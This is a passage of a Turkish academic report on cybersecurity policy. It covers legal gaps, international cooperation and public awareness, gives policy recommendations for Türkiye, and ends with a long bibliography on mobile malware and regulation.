1. Yasal Boşluklar ve Yeni Nesil Tehditler:

Mevcut bilişim suçları mevzuatı, temel siber suç türlerini kapsamaya çalışsa da teknolojinin evrimiyle ortaya çıkan yeni nesil tehditler karşısında yasal boşluklar belirginleşmektedir. Özellikle zararlı yapay zekâ (YZ) tabanlı saldırılar gibi karmaşık ve otomatikleşmiş yöntemler, mevcut kanunların tanımlarında tam olarak yer almamakta veya yeterince kapsanmamaktadır. Örneğin, yapay zekâ kullanılarak geliştirilen ve insan davranışlarını taklit edebilen oltalama (phishing) saldırıları, geleneksel yöntemlere göre çok daha sofistike ve ikna edici olabilmektedir. Benzer şekilde, YZ destekli siber silahlar veya otonom olarak hareket edebilen zararlı yazılımlar, mevcut hukuki çerçevede nasıl tanımlanacağı ve cezalandırılacağı konusunda belirsizlikler yaratmaktadır. Bu durum hem suçun tanımında hem de uygulanacak yaptırımların belirlenmesinde zorluklara yol açmaktadır. Yasal düzenlemelerin, teknolojinin gelişim hızına ayak uyduracak şekilde proaktif ve esnek bir yaklaşımla güncellenmesi, bu boşlukların giderilmesi açısından hayati önem taşımaktadır. Bu güncellemeler, sadece mevcut suç türlerini değil, aynı zamanda gelecekte ortaya çıkabilecek potansiyel tehditleri de öngörerek daha kapsayıcı bir hukuki çerçeve oluşturmayı hedeflemelidir.

2. Yaptırımların Etkinliği ve Uluslararası İş birliği:

Bilişim suçlarının sınır tanımayan yapısı, suçluların genellikle yurtdışı kaynaklı faaliyetler yürütmesine olanak sağlamaktadır. Bu durum, suçluların cezai takibini

önemli ölçüde zorlaştırmakta ve mevcut yaptırımların etkinliğini azaltmaktadır. Suçlular, farklı ülkelerdeki sunucuları veya altyapıları kullanarak eylemlerini gerçekleştirip, farklı yargı sistemlerinin arkasına saklanabilmektedir. Türkiye'deki yasal mercilerin, yurtdışındaki suçlulara ulaşması, delil toplaması ve yargılama süreçlerini yürütmesi, uluslararası iş birliğinin yetersizliği veya karmaşıklığı nedeniyle zaman zaman mümkün olmamaktadır. Uluslararası anlaşmaların ve adli yardımlaşma mekanizmalarının güçlendirilmesi, siber suçlarla mücadelede sınır ötesi işbirliğini artırmanın temelini oluşturmalıdır. Ayrıca, ortak operasyonlar, bilgi paylaşımı ve suçluların iadesi gibi konularda daha etkin mekanizmalar geliştirilerek yaptırımların caydırıcılığı ve etkinliği artırılabilir. Bu bağlamda, Türkiye'nin uluslararası siber güvenlik kuruluşları ve platformları ile iş birliğini derinleştirmesi ve AB direktifleri ile uyum çalışmalarını sürdürmesi büyük önem taşımaktadır.

3. Bireysel Farkındalık Eksikliği ve Eğitim:

Siber güvenliğin sağlanmasında yasal düzenlemeler ve teknik önlemler kadar, bireysel kullanıcıların farkındalığı ve bilinç düzeyi de kritik bir rol oynamaktadır. Ne yazık ki, toplum genelinde bilişim güvenliği konusunda yeterli farkındalık henüz oluşmamıştır. Kullanıcıların güvenlik yazılımlarını düzenli olarak güncellememesi, karmaşık ve güçlü parolalar kullanmaması, bilinmeyen kaynaklardan gelen e-postalara veya şüpheli bağlantılara tıklaması, sosyal medya hesaplarını ve kişisel verilerini dikkatsizce paylaşması gibi davranışlar, siber saldırılara karşı önemli zafiyetler yaratmaktadır. Bu durum, sadece bireyleri değil, aynı zamanda kurumları ve hatta ülke güvenliğini de tehdit edebilecek sonuçlar doğurabilmektedir. Bireysel farkındalığı artırmak için, geniş kapsamlı eğitim ve bilinçlendirme kampanyaları düzenlenmesi gerekmektedir. Bu kampanyalar, okullarda, iş yerlerinde ve toplumun genelinde siber güvenlik riskleri, korunma yöntemleri ve güvenli internet kullanımı konularında eğitimler, seminerler ve bilgilendirme materyalleri ile desteklenmelidir. Ayrıca, medya aracılığıyla sürekli olarak farkındalık oluşturulmalı ve siber hijyen alışkanlıklarının yaygınlaştırılması teşvik edilmelidir.

ÖNERİLER

Türkiye'nin siber güvenlik politikasını güçlendirmek için geniş kapsamlı öneriler ve tavsiyeler, çeşitli alanlarda stratejik adımlar atılmasını gerektirir. Bu adımlar, hem mevcut altyapının güvenliğini artırmaya yönelik hem de gelecekteki tehditlere karşı hazırlıklı olmayı hedeflemelidir.

Güvenlik Kültürü

Siber güvenlik kavramı son 20 yılda bilgi sistemlerinin gelişmesiyle birlikte önem kazanmış ve bu alandaki güvenliğin yeterli düzeyde sağlanamamasının sadece bireyler veya kurum ve kuruluşları için değil, aynı zamanda ülkeler için de önemli birtakım sonuçlarının olacağı tüm dünyada kabul edilmiştir. Kamu ve özel sektörün bir arada koordineli bir biçimde hareket etmesi gereken bir alan olan ulusal bilgi güvenliği kavramı, sadece kamu bilgi sistemlerinin değil, aynı zamanda özel sektöre ait kritik bilgi altyapıları da dâhil olmak üzere daha geniş bir çerçevede ele alınmalıdır. Önümüzdeki yıllarda kritik altyapıların kavramsal çerçeve ve kapsamının genişleme eğiliminde olacağı hesaba katılmalı ve yüksek katma değer üreten her türlü bilgi altyapısı ulusal bilgi güvenliği koruması şemsiyesi altına alınmalıdır.

Siber güvenlik kültürünün toplumun tüm kesimlerinde yaygınlaştırılması ve içselleştirilebilmesi için ilköğretimden başlayarak bilgi teknolojileri derslerinde ele alınması gereken bir konu olması gerektiği düşünülmektedir. Gelecekte vatandaşın devlet ve işletmeler ile ilişkilerini daha çok elektronik ortam vasıtasıyla sürdüreceği düşünüldüğünde bilgi güvenliği ile ilgili temel kültürün verilmesi, hem kişisel verilerin korunmasında önem arz edecek hem de kullanıcılardan kaynaklı bilgi güvenliği risklerini en aza indirmede etkili olacaktır.

Siber Güvenlik Altyapısının Güçlendirilmesi

- ***Yerli Teknolojilere Yatırım Yapılmalı:*** Türkiye, yerli siber güvenlik teknolojileri ve çözümlerinin geliştirilmesine yönelik yatırımları artırmalıdır. Yerli yazılımlar ve donanımlar, dışa bağımlılığı azaltarak ulusal güvenliği pekiştirecektir.

- ***Kritik Altyapıların Güvenliği***: Enerji, ulaşım, sağlık, finans ve iletişim gibi kritik sektörlerdeki altyapıların güvenliği için özel önlemler alınmalıdır. Bu altyapılar için sürekli güncellenen ve etkili bir risk yönetimi modeli oluşturulmalıdır.
- ***Bulut Güvenliği ve Veri Koruma:*** Bulut bilişim ve veri depolama alanlarında güvenlik standartları belirlenmeli, şirketler ve kamu kurumları için bulut tabanlı güvenlik çözümleri zorunlu hale getirilmelidir.

Eğitim ve İnsan Kaynağı Geliştirme

- ***Siber Güvenlik Uzmanlığı Programları***: Üniversiteler ve özel sektördeki eğitim kurumlarıyla iş birliği yaparak, siber güvenlik alanında uzman yetiştirecek programlar oluşturulmalıdır. Bu uzmanlık alanları, tehdit avcılığı, penetrasyon testleri, ağ güvenliği ve siber adli bilimler gibi konuları kapsamalıdır.
- ***Kapsamlı Eğitim ve Sertifikasyon:*** Kamu görevlileri, özel sektör çalışanları ve bireyler için siber güvenlik konusunda sürekli eğitim programları ve sertifikasyonlar oluşturulmalıdır. Bu programlar, temel siber güvenlik farkındalığından ileri düzey teknik bilgiye kadar geniş bir yelpazeyi kapsamalıdır.
- ***Siber Güvenlik Farkındalığı***: Toplum genelinde siber güvenlik farkındalığı yaratılmalıdır. Özellikle internet kullanıcıları, sosyal mühendislik ve phishing saldırıları gibi yaygın tehditler konusunda bilinçlendirilmeli, güvenli internet alışkanlıkları teşvik edilmelidir.

Yasal Çerçeve ve Düzenlemeler

- ***Yeni Siber Güvenlik Yasaları***: 5651 sayılı Kanun gibi mevcut düzenlemeler güncellenmeli ve siber güvenlik alanındaki yeni gelişmelerle uyumlu hale getirilmelidir. Özellikle kişisel verilerin korunması, internet üzerindeki anonimlik, dijital suçlarla mücadele konularında daha sıkı düzenlemeler getirilmelidir.
- ***Uluslararası Siber Güvenlik İttifakları:*** Türkiye, siber güvenlik alanında uluslararası iş birliklerini güçlendirmeli ve ülkeler arası siber suçlar konusunda ortak çalışma mekanizmaları kurmalıdır. Avrupa Birliği, NATO ve Birleşmiş Milletler gibi uluslararası organizasyonlarla siber güvenlik konularında iş birliği derinleştirilmelidir.

- ***Siber Güvenlik Yasalarının Denetimi ve Uygulama:*** Siber güvenlik yasalarının etkin bir şekilde uygulanabilmesi için bağımsız denetim mekanizmaları oluşturulmalıdır. Ayrıca, özel sektördeki şirketlerin bu yasaları uygulaması için teşvik edici sistemler geliştirilmelidir.

Siber Savunma Kapasitesinin Artırılması

- ***Ulusal Siber Olaylara Müdahale Merkezi (USOM) Güçlendirilmeli:*** USOM, ülke çapındaki siber güvenlik olaylarını yönetme kapasitesini artırmalı, gerçek zamanlı analiz ve müdahale imkanlarını genişletmelidir. Ayrıca, özel sektörle daha yakın iş birliği yaparak özel sektörden gelen verileri hızlı bir şekilde analiz edebilmeli ve raporlayabilmelidir.
- ***Siber Tatbikatlar ve Senaryolar:*** Devlet kurumları ve özel sektör arasındaki iş birliğini güçlendirmek için düzenli aralıklarla siber tatbikatlar düzenlenmelidir. Bu tatbikatlar, çeşitli siber saldırı senaryoları üzerinden olası zafiyetleri tespit etmeye yönelik olmalıdır.
- ***Siber Savunma Stratejilerinin Güncellenmesi:*** Yeni nesil tehditlere karşı mevcut savunma stratejileri, sürekli olarak güncellenmeli ve test edilmelidir. Yapay zekâ, makine öğrenimi ve otomasyon gibi teknolojiler, savunma altyapısına entegre edilmelidir.

Siber Güvenlikte İnovasyon ve Araştırma

- ***Siber Güvenlik Araştırma Merkezlerinin Desteklenmesi:*** Üniversiteler ve araştırma kurumları, siber güvenlik alanındaki yenilikçi çözümleri geliştirmek için desteklenmelidir. Siber güvenlik araştırma merkezleri kurulmalı ve yerli Ar-Ge projelerine teşvikler sağlanmalıdır.
- ***Siber Güvenlik Startuplarına Destek:*** Türkiye, yerli siber güvenlik girişimlerinin desteklenmesi için uygun finansman, mentorluk ve iş birliği fırsatları sunmalıdır. Bu, yerli siber güvenlik çözümlerinin geliştirilmesine ve küresel pazarda rekabet gücünün artırılmasına yardımcı olacaktır.

Kamu-Özel Sektör İş birliği

- ***Sektörel Siber Güvenlik Stratejileri:*** Özel sektörün her bir sektördeki ihtiyaçlarına yönelik özelleştirilmiş siber güvenlik stratejileri oluşturulmalıdır. Örneğin, finans sektörüne özgü siber güvenlik standartları, sağlık sektörüne özel güvenlik çözümleri gibi.
- ***Kamu-Özel Sektör Bilgi Paylaşımı***: Kamu ve özel sektör arasında bilgi paylaşımını teşvik eden platformlar oluşturulmalıdır. Özellikle büyük veri, tehdit istihbaratı ve güvenlik açıkları konusunda hızlı ve etkili bilgi alışverişi sağlanmalıdır.
- ***Siber Güvenlik Sigortaları:*** Özel sektör şirketlerinin siber güvenlik risklerini daha etkin bir şekilde yönetebilmeleri için siber güvenlik sigorta ürünleri geliştirilmelidir.

Siber Savaş ve Saldırılara Hazırlık

- ***Siber Savaş Stratejileri Geliştirilmesi:*** Özellikle ulusal güvenliği tehdit edebilecek siber savaş faaliyetlerine karşı etkili savunma stratejileri oluşturulmalıdır. Bu stratejiler, saldırıların türlerine göre farklı savunma yöntemlerini içermelidir.
- ***Siber Saldırılar İçin Hızlı Müdahale Protokolleri:*** Uluslararası seviyede, büyük ölçekli siber saldırılara karşı Türkiye'nin hızlı bir şekilde tepki verebilmesi için siber güvenlik acil durum müdahale protokolleri oluşturulmalıdır.

Toplumsal ve Kültürel Siber Güvenlik Bilinci: Kamu Spotu

- ***Siber Güvenlik ve Etik Değerler:*** Okullarda, üniversitelerde ve halk arasında, siber güvenlikle ilgili etik değerler ve güvenli internet kullanımı üzerine eğitimler verilmeli, bireylerin çevrimiçi güvenlik konusunda bilinçli olmaları sağlanmalıdır.

Türkiye'nin siber güvenlik politikası, yalnızca teknik altyapının güçlendirilmesiyle sınırlı kalmamalıdır. Yasal, kültürel, ekonomik ve uluslararası düzeyde de stratejiler geliştirilerek, siber güvenlik ulusal güvenlik perspektifinden ele alınmalıdır. Teknolojik gelişmeleri yakından takip ederek, esnek ve dinamik bir siber güvenlik

yaklaşımı benimsenmeli, kamu ve özel sektör arasında güçlü bir iş birliği teşvik edilmelidir.

Sonuç olarak bilişim suçlarıyla mücadelede başarıya ulaşmak için yasal düzenlemelerin sürekli güncellenmesi, uluslararası iş birliğinin güçlendirilmesi ve bireysel farkındalığın artırılması olmak üzere üç ayaklı bir strateji izlenmesi gerekmektedir. Bu alanlarda yapılacak geliştirmeler ve iyileştirmeler, Türkiye'nin siber güvenliğini daha da güçlendirecek ve dijitalleşen dünyada daha güvenli bir ortam sağlayacaktır.

KAYNAKÇA

ab.gov.tr. (2023). *AB Dijital Hizmetler Yasası Yürürlüğe Girdi.* Erişim Tarihi:19.02.2025, https://www.ab.gov.tr/ab-dijital-hizmetler-yasasi-yururluge-girdi_53583.html.

Agarwal, R. (2024). *Samsung Knox Nedir?* Erişim Tarihi: 04.02.2025, https://www.androidpolice.com/samsung-knox-explainer/.

Aka, M. C., & shiftdelete.net. (2024). *Android Kilit Modu nedir ve ne zaman kullanmalısınız?* Erişim Tarihi: 19.01.2025, https://shiftdelete.net/android-kilit-modu-nedir.

Amazon. (2024). *Amazon appstore for android, Agustos.*

Andre, L. (2019). Siber suç veya bilgisayar suçu, ABD şirketlerine yıllık yarım milyar dolardan fazla zarara mal oluyor. Erişim Tarihi: 05.06.2024, https://financesonline.com/cybercrime-statistics/.

Android. (2014). *Android security overview, Agustos.* Erişim Tarihi: 15.12.2023, https://source. android.com/devices/tech/security/.

AppBrain. (2024). *AppBrain Statistics:Number of android applications, Agustos.* Erişim Tarihi: 15.03.2024, https://www.appbrain.com/stats/number-of-android-apps.

Apple. (2022). *Kilit Modu ile iPhone'unuzu bir siber saldırıya karşı güçlendirme.* Erişim Tarihi: 22.01.2025, https://support.apple.com/tr-tr/guide/iphone/iph049680987/ios.

Arp , D., Spreitzenbarth , M., Malte, H., Gascon, H., & Rieck, K. (2014). *Drebin: effective and explainable detection of Android malware in your pocket. In: Symposium on network and distributed system security (NDSS); p. 23e6.*

Atalay, A. H. (2014). *Mobil İletişim ve Siber Güvenlik.*

AVG. (2024). Kötü amaçlı yazılım nedir? Kötü Amaçlı Yazılımlar için En İyi Kılavuz. Erişim Tarihi: 01.02.2024, https://www.avg.com/en/signal/what-is-malware.

Aydoğan, E. (2023). *Genetik Programlama Kullanılarak Mobil Zararlı Yazılımların Otomatik Olarak Üretilmesi, Yüksek Lisans Tezi, Hacettepe Üniversitesi, Fen Bilimleri Enstitüsü.*

Aytekin, A., Ayaz, A., Tümінçin, F., & Bektaş, E. (2019). *Mobil Cihazları Etkileyen Zararlı Yazılımlar ve Korunma Yöntemleri.* SADAB 5th International Social Research and Behavioral Sciences Symposium,October 11-12, 2019 / Tbilisi, Georgia.

Bao, T. (2019). *Anubis Android Malware Returns with Over 17K Samples.* Erişim Tarihi: 23.02.2025, https://www.trendmicro.com/tr_tr/research/19/g/anubis-android-malware-returns-with-over-17k-samples.html.

Barmpatsalou, K., Cruz, T., Monteiro, E., & Simoes, P. (2018). *Mobile Forensic Data Analysis: Suspicious Pattern Detection in Mobile Evidence, IEEE Access.*

BBCNEWS, T. (2021). *Pegasus: İsrailli NSO'nun geliştirdiği casus yazılım hakkında neler biliniyor?* Erişim Tarihi: 21.01.2025, https://www.bbc.com/turkce/haberler-dunya-57885746.

Bilgiguvende. (2020). *Türkiye'nin Ulusal Siber Olaylara Müdahale Merkezi: USOM.* Erişim Tarihi: 04.02.2025, https://bilgiguvende.com/turkiyenin-ulusal-siber-olaylara-mudahale-merkezi-usom/.

Bilgiguvende. (2021). *Kötü Amaçlı Yazılım Türleri.* Erişim Tarihi: 05.01.2025, https://bilgiguvende.com/kotu-amacli-yazilim-turleri/.

Billo, C., & Chang, W. (2004). *Cyber Warfare, An Analysis of the Means and Motivations of Selected Nation States, U.S. Department of Homeland Security.*

Bose, A., Hu, X., Shin, K., & Park, T. (2008). Behavioral detection of malware on. *in Proceeding of the 6th international conference on Mobile systems, applications, and services. Brecken ridge, CO, USA: ACM*, 225-238.

BTK. (2019). *Türkiye'de İnternet Hukuku, Türkiye'de Bilişim Hukuku, Bilişim Hukuku ve Bilişim Suçu.* Erişim Tarihi: 05.02.2025, https://internet.btk.gov.tr/turkiye-de-internet-hukuku, https://internet.btk.gov.tr/turkiye-de-bilisim-hukuku, https://internet.btk.gov.tr/bilisim-hukuku-ve-bilisim-sucu.

Buildfire. (2024). Mobil Uygulama İndirme İstatistikleri ve Kullanım İstatistikleri. Erişim Tarihi: 06.07.2024, https://buildfire.com/app-statistics/.

Burns, J. (2014). *Developing secure mobile applications for android.*

Cai, C. (2016). *Global Cybersecurity Environment: Perspectives of the US and China in Comparison, Securing CyberSpace International and Asian Perspectives.*

Canbek, G., & Sağıroğlu, Ş. (2007). *Casus Yazılımlar: Bulaşma Yöntemleri ve Önlemler.* Erişim Tarihi: 17.06.2024, https://dergipark.org.tr/tr/download/article-file/75533.

Cfecert. (2021). *IEC 62443 Endüstriyel Siber Güvenlik için Uluslararası Referans.* Erişim Tarihi: 01.02.2025, https://cfecert.com/tr/events/iec-62443-endustriyel-siber-guvenlik-icin-uluslararasi-referans.

Cho, I., Kim, T., Shim, Y., Park, H., Choivvvv, B., & IM, E. (2014). *Malware Similarity Analysis using API Sequence Alignments, Journal of Internet Services and Information Security, 4, 103-114.*

COM. (2006). *Communication From The Commision On A European Programme For Critical Infrastructure Protection.* Erişim Tarihi: 18.04.2024, https://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=COM:2006:0786:FIN:EN:PDF
.

Community.samsung. (2024). *Samsung Sizi Nasıl Koruyor, Knox Nedir.* Erişim Tarihi: 27.01.2025, https://r2.community.samsung.com/t5/Samsung-Members/Samsung-Sizi-Nas%C4%B1l-Koruyor-Knox-Nedir/td-p/16455921.

Çallı, Y. (2024). *Zararlı Yazılım Nedir? Bilinen Zararlı Yazılımlar Nelerdir?* Erişim Tarihi: 16.12.2024, https://berqnet.com/blog/zararli-yazilim.

Çeliktaş, B. (2016). *Siber Güvenlik Kavramının Gelişimi ve Türkiye Özelinde Bir Değerlendirme.*

Çifçi, H. (2013). *Her Yönüyle Siber Savaş, İstanbul: TÜBİTAK Popüler Bilim Kitaplar.*

da Silveira, C., de Sousa, R., de Oliveira Albuquerque, R., Nze, G., de Oliveira Júnior, G., Orozco, A., & Villalba, L. (2020). *Methodology for forensics data reconstruction on mobile devices with android operating system applying in-system programming and combination firmware, Appl. Sci. 10.*

Datla, R., Chalavadi, V., & Mohan, C. (2021). Büyük ölçekli uzaktan algılama görüntülerinde uçak tipi tanıma için coğrafi uzamsal nitelikleri türetmek için bir çerçeve. *On Dördüncü Uluslararası Makine Görüşü Konferansı, 12084*, 4 Mart 2022 ,172-179.

Dei, J., & Sen, A. (2015). *Investigation on Trends of Mobile Operating Systems.* Erişim Tarihi: 12.02.2025,https://www.researchgate.net/publication/280310649_Investigation_on_Trends_of_Mobile_Operating_Systems.

Derneği, T. B. (2017). *Bilişim Ağı Hizmetlerinin Düzenlenmesi ve Bilişim Suçları Hakkında Kanun Tasarısı.* Erişim Tarihi: 03.04.2024,https://www.tbd.org.tr/bilisim-agi-hizmetlerinin-duzenlenmesi-ve-bilisim-suclari-hakkinda-kanun-tasarisi/.

Deviceatlas. (2019). *Hangi ülkeler Android'i, hangileri iOS'u tercih ediyor?* Erişim Tarihi: 23.07.2024, https://deviceatlas.com/blog/android-v-ios-market-share.

Dgrnet. (2020). *Ulusal Siber Olaylara Müdahale Merkezi (USOM) Nedir, Görev ve Sorumlulukları Nelerdir?* Erişim Tarihi: 28.01.2025, https://www.dgrnet.com.tr/2024/10/ulusal-siber-olaylara-mudahale-merkezi-usom-nedir-gorev-ve-sorumluluklari-nelerdir/.

Dini, G., Martinelli, F., Saracino, A., & Sgandurra, D. (2012). *MADAM: A Multi-Level Anomaly Detector for Android Malware", Computer Network Security, 240-253.*

Dülger, M. (2021). *dli Bilişim ve Ülkemizde Uygulaması (Forensic Informatics and Its Application in Our Country), SSRN Electron. J.*

Egele, M., Kruegel, C., Kirda, E., & Vigna, G. (2011). *Pios: Detecting privacy leaks in ios applications,in Proc. Network and Distributed System Security Symp.*

EGM. (2014). *Emniye Genel Müdürlüğü: Siber Suçlarla Mücadele.* Erişim Tarihi:16.6.2024, https://www.egm.gov.tr/siber.

Ekin, B. (2024). *Avrupa Birliği'nin Siber Güvenlik Stratejisinde Dönüşüm: NIS2 Direktifi.* Erişim Tarihi: 03.02.2025, https://tr.linkedin.com/pulse/avrupa-birli%C4%9Finin-siber-g%C3%BCvenlik-stratejisinde-d%C3%B6n%C3%BC%C5%9F%C3%BCm-beste-ekin-wpctf.

Enigmasoftware. (2020). *GhostLocker Ransomware.* Erişim Tarihi: 26.02.2025, https://www.enigmasoftware.com/tr/ghostlockerransomware-cikarma/.

ENISA. (2023). *Ağ ve Bilgi Sistemleri Direktifi 2 (NIS2) Yönergesini Anlamak: AB Genelinde Siber Güvenliğin Güçlendirilmesi.* Erişim Tarihi: https://www.enisa.europa.eu/topics/awareness-and-cyber-hygiene/network-and-information-systems-directive-2-nis2.

EPRS. (2014). *Cyber defence in the EU Preparing for.* Erişim Tarihi: 29.01.2025, https://www.europarl.europa.eu/EPRS/EPRS-Briefing-542143-Cyber-defence-in-the-EU-FINAL.pdf.

faq.cc.metu.edu.tr. (2019). *Spyware nedir?* Erişim Tarihi: 11.01.2025, https://faq.cc.metu.edu.tr/tr/sss/spyware-nedir.

Felt, A. P., Chin, E., Hanna, S., Song, D., & Wagner, D. (2011). Android permissions demystified. *In Proceedings of the 18th ACM Conference on Computer and Communications Security, CCS '11, ACM, New York, NY, USA, pages 627–638.*

Fling, B. (2009). *he Mobile Ecosystem. In Mobile Design and Development (pp. 20-27). O'Reilly Medi.* Erişim Tarihi: 11.03.2024, https://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=COM:2006:0786:FIN:EN:PDF .

Forums.crackberry. (2013). *Android killed Symbian, kills BBOS an is killing IOS.* Erişim Tarihi: 19.01.2025, https://forums.crackberry.com/general-blackberry-news-discussion-rumors-f2/android-killed-symbian-kills-bbos-killing-ios-856156/.

FTC. (2005). *Bilgisayarınızdaki İzleme Yazılımları: Casus Yazılım Reklam Yazılımları ve Diğer Yazılımlar Personel Raporu Federal Ticaret Komisyonu Casus Yazılım Çalıştayı.*

Gaissecurity. (2022). *Zararlı Yazılım Analiz Teknikler.* Erişim Tarihi: 17.08.2024, https://www.gaissecurity.com/blog/zararli-yazilim-analiz-teknikleri.

Ganesh, B., Chakrabarti, A., & Divya, D. (2017). A Survey On Varıous Mobıle Malware Attacks And Securıty Characterıstıcs.

Gardner, J., Morrison, H., Jarman, R., & Reilly, C. (2021). *Personal Portable Computers and the Curriculum.* Erişim Tarihi:11.05.2024, https://www.researchgate.net/publication/247166813_Personal_Portable_Computers_and_the_Curriculum.

Geeksforgeeks. (2023). *Mobil İşletim Sistemine Giriş – PALM OS.* Erişim Tarihi: 17.02.2025, https://www.geeksforgeeks.org/introduction-to-mobile-operating-system-palm-os/?ref=ml_lbp.

Gitee. (2020). *Mobile Security Framework (MobSF).* Erişim Tarihi: 27.01.2025, https://gitee.com/skylens/Mobile-Security-Framework-MobSF.

Globaltechmagazine. (2022). *Apple'ın yeni kilitleme modu yeterince güvenli mi?* Erişim Tarihi: 29.01.2025, tps://www.globaltechmagazine.com/2022/07/18/applein-yeni-kilitleme-modu-yeterince-guvenli-mi/.

Google. (2024). *Google play, Agustos 2024. https://play.google.com/ store.*

Grace, M., Zhou, Y., Wang, Z., & Jiang, X. (2012). *Systematic detection of capability leaks in stock android smartphones, in Proc. 19th Annu. Symp. on Network and Distributed System Security.*

Grace, M., Zhou, Y., Zhang, Q., Zou, S., & Jiang, X. (2012). *Riskranker:scalable and accurate zero-day android malware detection," in Proc.10th int. conf. on Mobile systems, applications, and services. ACM,pp. 281–29.*

Grace,, M., Zhou, Y., Zhang, Q., Zou, S., & Jiang, X. (2012). *Riskranker: scalable and accurate zero-day android malware detection," in Proc. 10th int. conf. on Mobile systems, applications, and services. ACM, pp. 281–294.*

Gsl. (2024). *NIS2: Avrupa'da Zorunlu Siber Güvenlik Düzenlemesinde Ne İsteniyor?* Erişim Tarihi: 02.02.2025, https://gsl.com.tr/nis2-direktifi-abde-siber-guvenlik-duzenlemeleri.html.

Gün, B. (2021). *Android Nedir ?* Erişim Tarihi:19.09.2024, https://bengisugun.medium.com/androi%CC%87d-3f6ba6b5d99f.

Günel, M., & Filik, H. (2022). *Alien Teknik Analiz Raporu.*

Gürel, A. (2018). *Mobil (Android) Sızma Testine Giriş.* Erişim Tarihi: 17.01.2025, https://gurelahmet.com/mobil-android-s%c4%b1zma-testine-giri%c5%9f/.

Istechsoft. (2023). *Mobil Uygulama İndirme ve Kullanım İstatistikleri (2023).* Erişim Tarihi: 10.01.2025, https://www.istechsoft.com/blog/mobil-uygulama-indirme-ve-kullanim-istatistikleri-2023/.

Kabakuş, A., Doğru, İ., & Çetin, A. (2015). *Android kötücül yazılım tespit ve koruma sistemleri, in Erciyes Üniversitei Fen Bilimleri Enstitüsü Dergisi, 31(1):9-16.*

Kaplan, N. (2023). *Zararlı Yazılım Nedir? Zararlı Yazılım Türleri ve Korunma Yöntemleri.* Erişim Tarihi: 10.01.2024, https://lastguardsecurity.com/blog/zararli-yazilim-nedir-zararli-yazilim-turleri-ve-korunma-yontemleri.

Kara, İ., & Kaya, G. (2015). Türkiye'de Bilişim Alanında İşlenen Suçların Uygulama Bakımından Hukuki Boyutunun Değerlendirilmesi. *Kazancı Hakemli Hukuk Dergisi Bahçeşehir Üniversitesi*, 154-168.

Kaspersky. (2024). *Gerçek Zamanlı Siber Tehdit Haritası.* Erişim Tarihi: 08.29.2024, https://cybermap.kaspersky.com/tr.

Kaspersky. (2024). Kötü amaçlı yazılım "sınıflandırma ağacı". Erişim Tarihi: 1.07.2024, https://www.kaspersky.com.tr/resource-center/threats/malware-classifications.

Kaspersky, L. (2014). *Mobile malware evolution: 3 infection attempts per user in Agustos.* Erişim Tarihi: 12.01.2024, https://www.kaspersky.com/about/press-releases/mobile-malware-evolution-3-infection-attempts-per-user-in-2013?ysclid=m15cot7pxs206352102.

Keleştemur, A. (2015). *Siber İstihbarat,1. Baskı, İstanbul: Yazın Basın Yayınevi atbaacılık Trz.Tic.Ltd.Şt.*

Ki, Y., Kim, E., & Kim, H. (2015). *A Novel Approach to Detect Malware Based on API Call Sequence Analysis", International Journal of Distributed Sensor Networks, 11 (6), 1-9.*

Kingston. (2024). *NIS2 direktifi: Siber suçlara karşı siber güvenliğin güçlendirilmesi.* Erişim Tarihi: 01.02.2025,https://www.kingston.com/tr/blog/data-security/nis2-directive-cybersecurity.

Kumar, S. (2019). *Rise and Fall of Blackberry.* Erişim Tarihi: 18.02.2025, https://medium.com/@surajk.isme1921/rise-and-fall-of-blackberry-932febbec454.

La Polla, M., Martinelli, F., & Sgandurra, D. (2013). *A survey on security for mobile devices, IEEE Commun. Surv. Tutorials. 15, 2012.*

Lindsay, J. (2012). *China and Cybersecurity: Political, Economic, and Strategic Dimensions.*

Lockheimer, H. (2012). *Android ve Güvenlik.* Erişim Tarihi: 16.09.2024, http://googlemobile.blogspot.com.tr/2012/02/ android-and-security.html.

Lu, L., Li, Z., Wu, Z., Lee, W., & Jiang, G. (2012). *Chex: statically vetting android apps for component hijacking vulnerabilities, in Proc. 2012 ACM conf. on Computer and communications security. ACM, pp. 229– 240.*

Mansfield-Devine, S. (2012). *Android architecture: Attacking the weak points," Netw. Secur., vol., pp. 5–12.*

Masnick, M. (2011). *Smartphone Apps Quietly Using Phone Microphones And Cameras To Gather Data.* Erişim Tarihi: 26.08.2024, https://www.techdirt.com/2011/04/18/smartphone-apps-quietly-using-phone-microphones-cameras-to-gather-data/.

McAfee. (2014). *McAfee Labs Threat Report.* Erişim Tarihi: 08.03.2024, http://www.mcafee.com/hk/resources/reports/rp-quarterly-threat-q1-2014.pdf.

Meier, R. (2024). *Android Uygulamalarının Dinamik Analizi: Frida'ya Giriş.* Erişim Tarihi: 23.01.2025, https://www.scip.ch/en/?labs.20240502.

MySQL. (2014). *Mysql ::The world's most popular open source database.* Erişim Tarihi: 18.05.2024, http://www.mysql.com/.

Netsecurity. (2022). *Kötü Amaçlı Yazılım Analizi Nedir? Avantajları, Türleri ve Araçları.* Erişim Tarihi: 10.019.2024, https://www.netsecurity.com/what-is-malware-analysis-benefits-types-and-tools/.

Okpanachi, I. (2024). *What is Lockdown mode, and why do you need it on Android?* Erişim Tarihi: 06.02.2025, https://www.androidpolice.com/lockdown-mode-android-explainer/.

Owasp. (2016). https://www.owasp.org/index.php/OWASP_Mobile_Security_Project#Top_10_ Mobile_Risks.

Ozztech.net. (2021). *Kötü Amaçlı Yazılım Analizi Nedir?* Erişim Tarihi: 16.10.2024, https://www.ozztech.net/siber-guvenlik/kotu-amacli-yazilim-analizi-nedir/.

Önok, M. (2013). *Avrupa Konseyi Siber Suç Sözleşmesi Işığında Siber Suçlarla Mücadelede Uluslararası İş birliği, Marmara Üniversitesi Hukuk Fakültesi Hukuk Araştırmaları Dergisi 19, Sayı: 2: 1232- 1235. .*

Özbal, H. (2023). *20+ En İyi Açık Kaynak Kodlu Android Uygulamamları.* Erişim Tarihi: 19.09.2024, https://gonullu.pardus.org.tr/20-en-iyi-acik-kaynak-kodlu-android-uygulamamlari/.

Salmre, B. (2005). *Writing Mobile Code Essential Software Engineering for Building Mobile Applications. Addison Wesley Professional.*

Schaap, A. J. (2009). *Cyber Warfare Operations: Development and Use Under International Law.*

Schmidt, A., Bye, R., Schmidt, H., Clausen, I., Kiraz, O., Yüksel, K. A., . . . Albayrak, S. (2009). Static Analysis of Executables for Collaborative Malware Detection on Android",. *Proceedings of the 2009 IEEE international conference on Communications, pp. 631- 635.*

